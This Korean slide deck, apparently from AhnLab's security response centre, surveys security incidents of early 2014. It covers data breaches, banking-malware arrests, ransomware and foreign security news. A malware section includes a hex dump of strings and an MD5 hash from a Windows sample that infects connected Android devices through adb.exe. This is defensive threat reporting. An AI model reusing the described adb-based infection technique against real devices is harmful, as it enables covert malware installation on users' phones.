2014년 1분기 주요 정보보안 소식

공개판

2014.05.03

안랩 시큐리티대응센터(ASEC) 분석팀
차민석 책임 연구원

AhnLab

알림

- 본 자료는 작성자의 개인 관점에서 작성한 자료로 일부 보안 소식이 누락되어 있습니다.
- 일부 내용이 삭제된 공개용입니다.

Contents

01
2014년 국내 정보보안 소식

2014년 국내 정보보안 소식

AhnLab

2014년 국내 정보보안 소식

• 1월 8일 : 부정사용방지 시스템 개발한 신용평가업체 직원이 1억 여건 카드사 내부 정보 유출

• 1월 14일 : 미래창조과학부, 북한해킹 조직이 안보 관련 기관 주요 인사들에게 해킹 메일 지속 유포하고 있다고 보안 조치 강화 당부

http://www.korea.kr/policy/economyView.do?newsId=148772544

• 1월 22일 : 금융사 사용 야후 메신저를 통해 Cryptolocker 변형 감염

• 1월 23일 : 경찰청 사이버테러대응센터, 은행 인터넷 뱅킹 결제시 정보 변조하는 메모리 해킹 범죄 조직 검거 발표

• 2월 5일 : [redacted]업데이트 서버를 통해 악성코드 배포

• 2월 10일 : 성남 수정 경찰서, 내비게이션 판매 사이트에서 회원정보를 빼낸 혐의로 40살 손 모 씨 구속

• 2월 14일 : K-BoB Security Forum 공식 발족 창립 총회 개최

• 2월 17일 : 중앙일보, 부동산거래계약선 595만 여건 해킹 보도

http://joongang.joins.com/article/846/13914846.html

• 2월 19일 : 국군사이버사, 한국형 스턱스넷 개발 계획 보도 -> 국방부 부인

http://www.mnd.go.kr/user/boardList.action?command=view&page=1&boardId=I_42745&boardSeq=I_637187&titleId=null&id=mnd_020500000000

2014년 국내 정보보안 소식

2014년 국내 정보보안 소식

• 2월 19일 : 미래창조과학부, 민관합동조사단 구성 및 운영에 관한 규정(안) 공고

http://www.msip.go.kr/www/brd/m_215/view.do?seq=313

• 2월 25일 : [redacted], 게임 업데이트 서버를 통해 악성코드 배포

• 2월 26일 : 인천경찰청 사이버수사대, 인터넷 사이트 해킹해 개인정보 탈취한 혐의로 2명 구속하고 7명 불구속 입건 발표

http://live.joins.com/news/article/article.aspx?total_id=14013365

• 2월 26일 : 미래창조과학부, 보안사고 위험에 대비하기 위해 사이버 보안 전문단 구성 운영 계획 밝힘

• 2월 27일 : [redacted] 기능 조작하는 악성코드 발견

• 3월 3일 : 대법원, 광고성 스팸·댓글 등록기는 악성 프로그램 판결

http://www.yonhapnews.co.kr/society/2014/03/02/0702000000AKR20140302087400004.HTML

• 3월 4일 : 광주 서부경찰서, 1200 만 건 개인정보를 방치한 금전등록기 판매 관리 직원 불구속 입건

http://www.yonhapnews.co.kr/economy/2014/03/04/0301000000AKR20140304109700054.HTML

2014년 국내 정보보안 소식

AhnLab

2014년 국내 정보보안 소식

- 3월 6일 : 인천지방경찰청, KT 고객센터 홈페이지 해킹해 982 만 명 개인정보 유출한 일당 검거 발표
- 3월 7일 : 티켓몬스터, 2011년 개인정보 유출 발표
- 3월 11일 : 부산남부경찰서, 이통사 판매점을 통해 420만 건의 개인정보가 유출한 일당 검거
- 3월 13일 : 하우리, 4월 2일에 개인 대상으로 ViRobot APT Shield 무료 배포 발표
- 3월 14일 : 부산 남부경찰서, SK브로드밴드의 한 영업점 사이트 해킹 당해 개인정보 1,000 만 건 유통 정황 수사
- 3월 16일 : Anonymous, 4월 14일 대한민국을 공격하는 #OpKorea 경고

www.youtube.com/user/AnonsIRC -> 학생으로 구성된 범인 검거

- 3월 19일 : 오마이뉴스, 국내에서 이탈리아 HackingTeam 프로그램 사용 정황 포착 보도
- 3월 19일 : 안랩, 새로운 Kimsuky 발견

http://asec.ahnlab.com/993

- 3월 20일 : 미래창조과학부, 사이버보안 전문단 발대식

http://www.msip.go.kr/www/brd/m_211/view.do?seq=1497

2014년 국내 정보보안 소식

AhnLab

2014년 국내 정보보안 소식


- 3월 23일 : 금융감독원, 일정 금액 이상 이체 시 필요한 추가 인증 정보를 가로채는 신종 피싱 경보
http://www.wikitree.co.kr/main/news_view.php?id=165305
- 3월 23일 : 경찰, 생명·손해보험 회사에서 개인정보가 유출된 정황이 포착돼 수사 중
- 3월 25일 : 미래부, KT 개인정보 유출 중간 조사 결과 발표
- 3월 25일 : BJ 컴퓨터에 악성코드 감염 시켜 협박한 10대 검거
http://www.segye.com/content/html/2014/03/25/20140325002814.html
- 3월 26일 : 경찰, 타인의 개인정보를 이용해 네이버에 로그인하는 프로그램을 개발해 팔아 온 대학생 검거
http://www.dt.co.kr/contents.html?article_no=2014032602019954711003
- 3월 27일 : 국군 사이버사령부, 국방부 출입기자 노트북을 통해 자료를 탈취하려는 해킹 시도가 있었던 것으로 확인 발표
http://www.edaily.co.kr/news/NewsRead.edy?newsid=02945446606027584


02
1 분기 국내 사건사고

신용정보 유출

AhnLab

- 개인 정보 유출
  - 보안 제품 만들던 직원이 USB 메모리에 담아 유출
  - 1 억 건 이상 개인정보 유출






인터넷 뱅킹

- 인터넷 뱅킹 악성코드 관련자 검거
  - 개발자, 테스트, 유포자, 인출 관리 등으로 나뉘어 있음

피 의 자	주 거	범죄 혐의	비고
김 O(26세, 조선족)	경기 시흥	- 악성코드 테스트 - 범행수익금 전달	구속
김OO(39세, 무직)	대구 달성	- 악성코드 테스트 - 대포통장 공급 및 인출관리	
김OO(28세, 무직)	인천 부평	- 대포통장 공급 및 인출	불구속
문OO(30세, 무직)	경기 안산	- 대포통장 공급 및 인출	
안OO(28세, 무직)	인천 남동	- 대포통장 제공	
김OO(28세, 무직)	서울 노원	- 대포통장 제공	
이OO(40세, 무직)	대구 서구	- 대포통장 제공	
최OO(31세, 조선족)	중국 거주	- 중국 총책 - 악성코드 제작 및 유포	형사사법 공조 수사
이OO(26세, 조선족)	중국 거주	- 악성코드 테스트 - 범행수익금 배달	
김OO(35세, 조선족)	중국 거주	- 대포통장 모집 및 인출관리	

* source : http://dailysecu.com/news_view.php?article_id=6092

- Cryptolocker
  - yahoo 메신저를 통해 전파
  - 증권사 등 금융 시장에서 발생



채권/외환

메신저 통한 악성코드 급속 확산 …채권시장 야단법석

이판호 기자 | phlee@yna.co.kr

승인 2014.01.22 11:10:23

(서울=연합인포맥스) 이판호 기자 = 서울 채권시장에서 인터넷 메신저를 통해 악성 코드가 퍼지며 업무에 차질을 빚고 있는 것으로 나타났다.

23일 채권업계에 따르면 채권 장외거래에 주로 쓰이는 야후(yahoo) 메신저를 통해 악성 코드가 전파되고 있는 것으로 파악됐다.

이 악성코드는 '이 사진을 봐'라는 메시지와 함께 인터넷 주소가 첨부되는데, 주소를 클릭해 열리는 파일을 실행할 경우 컴퓨터 내의 특정 파일이 잠기는 것으로 알려졌다.

KT 개인정보 유출

AhnLab

- KT 개인정보 유출
  - myolleh에서 981만 8074명 개인정보 유출
  - 비정상적인 조회를 검사하지 않아 발생

티켓몬스터 개인정보 유출

AhnLab

- 티몬 개인정보 유출
  - 2011년 4월경 해킹에 따른 정보 유출

번호	분류	제목	등록일
HOT	일반	[사과문 및 안내문] 2011년 고객정보 유출사실에 대한 사과문 및 안내문	2014.03.07

티켓몬스터 고객 여러분,

저희 주식회사 티켓몬스터는 고객님의 정보를 안전하게 보호하고자 최선의 노력을 다해왔으나, 최근 경찰로부터 당사가 보유하고 있던 일부 고객 분들의 개인정보가 해킹으로 유출되었다는 사실을 전달 받게 되었습니다.
해킹에 따른 정보 유출은 2011년 4월경 발생한 것으로 추정되고, 유출된 정보는 일부 고객님의 성명, 아이디, 성별, 생년월일, 휴대전화번호, 전자우편주소, 배송지 전화번호 및 주소, 사진을 업로드하신 경우 해당 이미지 파일에 대한 링크입니다.
그밖에 일부 정보(주민등록번호, 패스워드)에 대한 해쉬 값(hash value)도 포함되어 있으나, 이는 입력된 정보의 동일성 여부를 확인하기 위해 쓰이는 수단으로서, **일방향 암호화(one-way encryption) 처리가 되어 있기 때문에 당사를 포함한 그 누구도 해당 내용으로부터 고객님의 정보를 알아낼 수 없다는 점을 참고**하여 주시기 바랍니다.

고객정보를 유출한 해커는 현재 구속되어 구체적인 유출경위 등에 대한 경찰의 수사가 진행되고 있으며, 당사는 경찰의 수사에 적극 협력하면서 고객님께 발생할 수 있는 피해를 예방하고 유사 사례 방지를 위해 최선의 노력을 기울이고 있습니다.
아울러 당사는 유출사실을 인지한 직후 한국인터넷진흥원에 개인정보 유출신고를 하여 유관기관과 협조체제를 구축하고 있습니다.

* source : http://www.ticketmonster.co.kr/cs/notice?from=privacy

- Anonymous 경고
  - 2014년 4월 14일 대한민국을 공격하는 #OpKorea 경고

* source : http://www.youtube.com/watch?v=NsM2CPJQ9qo

- 논란
  - 3월 23일 #OpKorea 취소 발표
  - 4월 16일 주도한 중고등학생 검거

어나니머스 한국 해킹 예고 논란 '점입가경'

입력날짜 : 2014-03-22 20:20

Tweet 7 좋아요 93

'어나니머스 코리아' 사칭 트위터, 한국 공격 해프닝
또 다른 어나니머스 관련 트위터, 청와대·여성부 등
실제 공격가능성 '반반'...정부, 만일의 사태 대비

[보안뉴스 권 준] 21일 본지가 최초 보도한 어나니머스의 4
정부부처는 물론 공공기관, 기업에서도 비상이 걸린 상황이
14일 한국 타깃 사이버공격 예고!' 보도).


* source : http://www.k ▲ '어나니머스 코리아'라고 주장하는 트위터 계정(@YourAnonNewsKR) 멘션

03
1 분기 국내 취약점과 악성코드

업데이트 서버 통한 배포

[redacted] 등

- Update server



Windows -> Android 감염

AhnLab

- Windows -> Android 감염
  - 2012년 가능성 논의
  - 2013년 중국에서 발견
  - 2014년 1월 국내에서 발견
  - 감염된 시스템에 Android 기기 연결될 때 adb.exe로 악성코드 감염

```
.10004190:  65 6C 33 32.2E 64 6C 6C.00 00 00 00.FF FF FF FF  el32.dll    ????
.100041A0:  53 6C 65 65.70 00 00 00.53 55 43 43.45 53 53 0A  Sleep   SUCCESS.
.100041B0:  00 00 00 00.66 61 69 6C.65 64 0A 00.2E 65 78 65      failed. .exe
.100041C0:  00 00 00 00.52 65 67 69.73 74 65 72.53 65 72 76      RegisterServ
.100041D0:  69 63 65 43.74 72 6C 48.61 6E 64 6C.65 72 45 78  iceCtrlHandlerEx
.100041E0:  41 00 00 00.52 65 67 69.73 74 65 72.44 65 76 69  A   RegisterDevi
.100041F0:  63 65 4E 6F.74 69 66 69.63 61 74 69.6F 6E 20 66  ceNotification f
.10004200:  61 69 6C 65.64 3A 20 25.64 0A 00 00.49 4E 00 00  ailed: %d.  IN
.10004210:  51 4D 4F 56.45 2E 2E 00.4F 55 54 00.25 73 20 69  QMOVE.. OUT %s i
.10004220:  6E 73 74 61.6C 6C 20 25.73 00 00 00.25 73 25 73  nstall %s   %s%s
.10004230:  00 00 00 00.2A 2E 61 70.6B 00 00 00.61 64 62 2E      *.apk   adb.
.10004240:  65 78 65 00.2D 2D 2D 25.73 20 25 73.0A 00 00 00  exe---%s %s.
.10004250:  55 4C 6F 67.2E 73 6E 00.65 6E 64 2E.2E 00 00 00  ULog.sn end..
.10004260:  62 65 67 69.6E 2E 2E 00.00 00 00 00.00 00 00 00  begin..
.10004270:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
```

* md5 : 796685d34147f9bd33ab55853094d6e5

04
2014년 국외 정보보안 소식

2014년 국외 정보보안 소식

AhnLab

2014년 국외 정보보안 소식

- 1월 1일 : 시리아 전자군(Syrian Electronic Army), Skype의 SNS 계정 해킹 후 MS에서 감시하고 있다고 주장
- 1월 1일 : Snapchat 해킹 당해 460 만명 정보 공개
- 1월 2일 : TBS, 일본 Monju Nuclear Power Plant 악성코드 감염 보도

http://www.japantoday.com/category/national/view/monju-power-plant-facility-pc-infected-with-virus

- 1월 3일 : Linksys와 Netgear에서 백도어 발견

http://www.sectechno.com/2014/01/03/backdoor-found-in-linksys-and-netgear

- 1월 3일 : yahoo 광고 서버 통해 악성코드 배포

http://hitmanpro.wordpress.com/2014/01/05/malware-served-via-yahoo-affected-millions/

- 1월 6일 : Intel, McAfee 대신 Intel Security로 변경
- 1월 10일 : 미국 Target, 개인정보 유출 7천 만 명 이상 발표

https://corporate.target.com/about/shopping-experience/payment-card-issue-FAQ

- 1월 13일 : Neiman Marcus 신용카드 정보 유출 발표

2014년 국외 정보보안 소식

AhnLab

2014년 국외 정보보안 소식

- 1월 16일 : Proofpoint, 스마트 TV와 스마트 냉장고 등을 통한 스팸 발송 확인

http://www.proofpoint.com/products/targeted-attack-protection/internet-of-things.php

- 1월 19일 : EFF, 베트남 정부의 반정부 세력에 대한 악성코드 이용 주장

https://www.eff.org/deeplinks/2014/01/vietnamese-malware-gets-personal

- 1월 21일 : 중국 인터넷 장애 발생
- 1월 23일 : 로이터 통신, 러시아 정부가 전 세계 기업 해킹했다고 발표
- 1월 23일 : Symantec, 윈도우 악성코드가 연결된 Android 에 감염되는 악성코드 발표

http://www.symantec.com/connect/blogs/windows-malware-attempts-infect-android-devices

- 1월 24일 : Dr. Web, Android bootkit 감염 35 만대 확인

http://news.drweb.com/show/?i=4206&lng=en&c=5

- 1월 24일 : 일본 언론, GomPlayer를 통해 악성코드 배포 보도
- 1월 25일 : Michaels stores 카드 정보 유출 의혹

http://krebsonsecurity.com/2014/01/sources-card-breach-at-michaels-stores/

2014년 국외 정보보안 소식

2014년 국외 정보보안 소식

- 1월 28일 : SpyEye 제작자 Aleksandr Andreevich Panin 검거 발표

http://www.justice.gov/usao/gan/press/2014/01-28-14.html

- 1월 30일 : 프랑스 통신사 Orange 해킹으로 80 만 명 정보 유출 보도

http://www.pcinpact.com/news/85647-orange-victime-dune-intrusion-informatique-donnees-dans-nature.htm

- 1월 31일 : google, chrome hijacking 경보 기능 발표

http://chrome.blogspot.in/2014/01/clean-up-your-hijacked-settings.html

- 2월 4일 : Linux, OS X, Windows 모두 영향 받는 Adobe Flash 취약점(APSB14-04, CVE-2014-0497) 발표

http://blogs.adobe.com/psirt/?p=1047

- 2월 10일 : Kaserpsky Lab, The Mask campaign 공개
- 2월 10일 : 미국 의료 기기 제조 업체 침입 보고
- 2월 12일 : 미국 사이버보안 프레임워크 발표

http://www.nist.gov/cyberframework/upload/cybersecurity-framework-021214-final.pdf

- 2월 13일 : Sans, 취약한 Linksys router로 전파되는 worm 발견

2014년 국외 정보보안 소식

- 2월 14일 : CVE-2014-0322 취약점 이용한 악성코드 배포
- 2월 18일 : IOActive, Belkin WeMo Home automation 기기 취약점 발견 발표
- 2월 21일 : Apple, CVE-2014-1266 취약점 해결한 iOS 7.0.6 발표

http://support.apple.com/kb/HT6147,
https://www.imperialviolet.org/2014/02/22/applebug.html

- 2월 25일 : 일본 MtGox 해킹으로 Bitcoin 유출 당해 폐업

http://collaboristablog.com/2014/02/bitcoin-bedlam-mt-gox-shuts-doors-apparent-data-leak/

- 2월 28일 : 독일 G-Data, 러시아 제작 추정 Uroburos 발견 발표

https://blog.gdatasoftware.com/blog/article/uroburos-highly-complex-espionage-software-with-russian-roots.html

- 2월 28일 : Firefox, whitelist 기반 plugin 정책 발표

https://blog.mozilla.org/security/2014/02/28/update-on-plugin-activation/

- 3월 1일 : Russia Today (RT) 해킹

https://twitter.com/RT_com/status/439974517268840448

2014년 국외 정보보안 소식

2014년 국외 정보보안 소식

• 3월 4일 : PC World, Android 폰과 태블릿에서 pre-installed 된 악성코드 발견 보도

http://www.pcworld.com/article/2104760/preinstalled-malware-turns-up-on-new-phones.html

• 3월 4일 : Team Cymru, 30 만대 Home router 위험 발표

https://www.team-cymru.com/ReadingRoom/Whitepapers/2013/TeamCymruSOHOPharming.pdf

• 3월 11일 : Sucuri, 워드프레스 사이트 16만 개 DDoS 공격에 이용 발표

http://blog.sucuri.net/2014/03/more-than-162000-wordpress-sites-used-for-distributed-denial-of-service-attack.html

• 3월 11일 : Mazda, Mazda 6 엔진 문제로 소프트웨어 업데이트 결정

http://www-odi.nhtsa.dot.gov/acms/cs/jaxrs/download/doc/UCM451496/RCDNN-14V114-7764P.pdf

• 3월 13일 : Paul Kocialkowski, 삼성 Galaxy에서 백도어 가능성 주장

http://www.fsf.org/blogs/community/replicant-developers-find-and-close-samsung-galaxy-backdoor

• 3월 16 일 : 서방-러시아 간 사이버 공격 심각 보도

2014년 국외 정보보안 소식

2014년 국외 정보보안 소식

- 3월 17일 : 미국 캘리포니아주 오렌지 카운티 법원, Cassidy Wolf 컴퓨터 해킹 해 누드 사진으로 협박한 Jared James Abraham 에게 1년 6개월 선고
- 3월 17일 : 미국 Sally Beauty, 신용카드 정보 유출 시인

http://investor.sallybeautyholdings.com/phoenix.zhtml?c=203305&p=irol-newsArticle&ID=1909226&highlight

- 3월 18일 : Eset, 2만 5천대 Linux 서버 감염 Operation Windigo 발표

www.welivesecurity.com/wp-content/uploads/2014/03/operation_windigo.pdf

- 3월 18일 : 러시아 출신 해커 Essebar (Diabl0) 태국에서 체포
- 3월 18일 : forbes, Google Glass Spyware 보도

http://www.forbes.com/sites/andygreenberg/2014/03/18/researchers-google-glass-spyware-sees-what-you-see/

- 3월 19일 : EA 홈페이지 해킹 당해 Apple ID 피싱 시도
- 3월 19일 : Symantec, 사물인터넷 감염 악성코드 비트코인 생성 확인

http://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency

- 3월 22일 : 미국 California Department of Motor Vehicles 신용카드 정보 유출

http://krebsonsecurity.com/2014/03/sources-credit-card-breach-at-california-dmv

2014년 국외 정보보안 소식

AhnLab

2014년 국외 정보보안 소식

- 3월 24일 : 마이크로소프트, 워드 2010 제로데이 취약점 경고

https://technet.microsoft.com/en-us/security/advisory/2953095

- 3월 24일 : Symantec, ATM기 노린 Ploutus 발견

http://www.symantec.com/connect/blogs/texting-atms-cash-shows-cybercriminals-increasing-sophistication

- 3월 25일 : 중국 공안 위조 기지국 (fake telecommunication base stations) 이용해 스팸 발송한 일당 1,530 명 검거

